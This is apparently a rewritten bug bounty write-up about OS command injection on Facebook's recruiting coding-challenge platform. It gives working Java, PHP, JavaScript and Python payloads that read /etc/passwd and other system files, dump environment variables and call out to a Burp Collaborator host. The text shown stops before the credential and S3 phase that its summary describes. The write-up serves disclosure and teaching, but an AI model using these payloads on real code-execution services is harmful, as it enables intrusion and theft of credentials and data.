Facebook bug: A Journey from Code Execution to S3 Data Leak
The coding challenge platform allowed candidates to run arbitrary OS commands through submitted code, and the author used this to read the Lambda function's environment and extract temporary AWS credentials. With those credentials, the author could access an S3 bucket and download another candidate's solution.
 Published on medium.com
It was a beautiful weekend evening in April last year, I was exploring the Facebook Careers Platform and came across an interesting security issue. The experience was wonderful, and it changed my perspective on many things.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Meta (formerly Facebook) runs a careers platform where people who have applied for employment can set up an account, schedule interviews, upload information and track the progress of their application. During passive reconnaissance the researcher found the domain facebookrecruiting.com serving this purpose.
The site also offered candidates practical exercises for interview preparation: a list of coding challenges where the candidate writes code to solve a problem programmatically. That coding feature is the target of this write-up. The candidate submits source code in a chosen language, the platform runs it, and the result is returned to the candidate.
Setup
- A normal candidate account on the platform, created by signing up and logging in at

https://www.facebookrecruiting.com/portal/. - The Interview Preparation section, reachable from the Profile drop-down.
- A language selector on the challenge page; the researcher used Java first and later confirmed the issue in the other supported languages.
- Burp Suite, used to inspect the same request and response that the browser produced.
- A Burp Collaborator host, used later to confirm external service interaction.
- AWS CLI tools, used in the second phase to check the credentials that were recovered.
- Pacu, used to analyse the security configuration and access rights of the AWS environment.
No special role or privilege was needed: the whole chain starts from an ordinary candidate account.
Finding it
The coding platform was not properly validating the submitted code. It allowed the execution of dangerous constructs such as Runtime.getRuntime ().exec(), which lets the submitted program start operating system commands. In other words, a candidate could run arbitrary commands on the machine that executed the submission, using standard OS command injection payloads.
Exploitation
Step 1: reach the challenge and submit a Java payload
Sign up and log in at https://www.facebookrecruiting.com/portal/., then navigate to Interview Preparation from the Profile drop-down.
Select Java from the language drop-down and enter the OS command injection payload.
class Main { public static void main(String[] args) { try{ String s = null; java.io.DataInputStream in = new java.io.DataInputStream(Runtime.getRuntime ().exec(new String[]{"/bin/sh", "-c", "cat /etc/passwd"}).getInputStream()); while((s = in.readLine()) != null) {System.out.println(s);} }catch(Exception ex){} }}
The payload starts /bin/sh -c with cat /etc/passwd, reads the command's standard output through a DataInputStream and prints it line by line, so the command output appears in the normal result of the submission.

Observe the content of the Linux passwd file by executing cat /etc/passwd.
Step 2: fingerprint the host
The same technique was used with other commands. cat /etc/os-release prints the name and version of the operating system.


Inspect the same request and response in the BurpSuite proxy tool.
uname -a displays system information including kernel name, version, machine type and operating system.

whoami ; id shows the identity under which the submitted code runs.

The output displayed a random sbx_userNNNN, which indicated that the application was using an AWS Lambda function. AWS Lambda is a serverless computing service that runs code without managing servers; it supports multiple languages and runs code in response to events. In Lambda it is generally best practice to avoid allowing OS commands to be executed, to keep the application secure and stable.
The researcher was able to retrieve the following information:
- Server version:
cat /proc/version - Name Server:
cat /etc/resolv.conf - Hardware info:
cat /proc/cpuinfo - Profile file:
cat /etc/profile - bashrc file:
cat /etc/bashrc - Information about mounts:
cat /proc/1/mountinfo - Listing the open file descriptors:
ls -l /proc/1/fd - File system space:
df -h
Two limits showed up early: the researcher was not able to list the running processes, and an attempt to get a reverse shell did not succeed.
Step 3: report and first response
The issue was reported to the Facebook Bug Bounty Program. After 2 days the following response arrived.

The researcher's position, stated in the report, is that code execution should be allowed on such a platform but OS command execution should not, because it allows attackers to read sensitive data from server files. The difference matters: the exploitability of code execution depends on the limits of the server-side interpreter (PHP, JSP, ASP), while the exploitability of command execution depends on the permissions of the user running the web server. OS command injection means injecting operating system commands as the user running the web application, and advanced variations can leverage privilege escalation to full system compromise.
Step 4: confirm the issue in every supported language
Further analysis was done to demonstrate impact. OS command injection was possible through all supported programming languages such as JavaScript, Python, PHP and Java, and all the payloads below were executable.
PHP Payloads:
system("whoami");passthru("whoami");exec("whoami");shell_exec("whoami");

JavaScript Payload:
require('child_process').exec ('ls',function(err, data){console.log(data);});
Python Payload:

eval(compile("""for x in range(1):\n import os\n os.popen(r'id').read()""",'','single'))
Step 5: external service interaction
External Service Interaction was possible using a Burp Collaborator.

Payload: system(“curl -X GET -i http://xxxxxxxxxxxxxxxxx6vmiqkyzp5ft4.burpcollaborator.net");
Step 6: collect files and environment information
Next, some interesting information and files were found.

Dotnet codefx certificate key: ls -alR /tmp

Set variable info: set
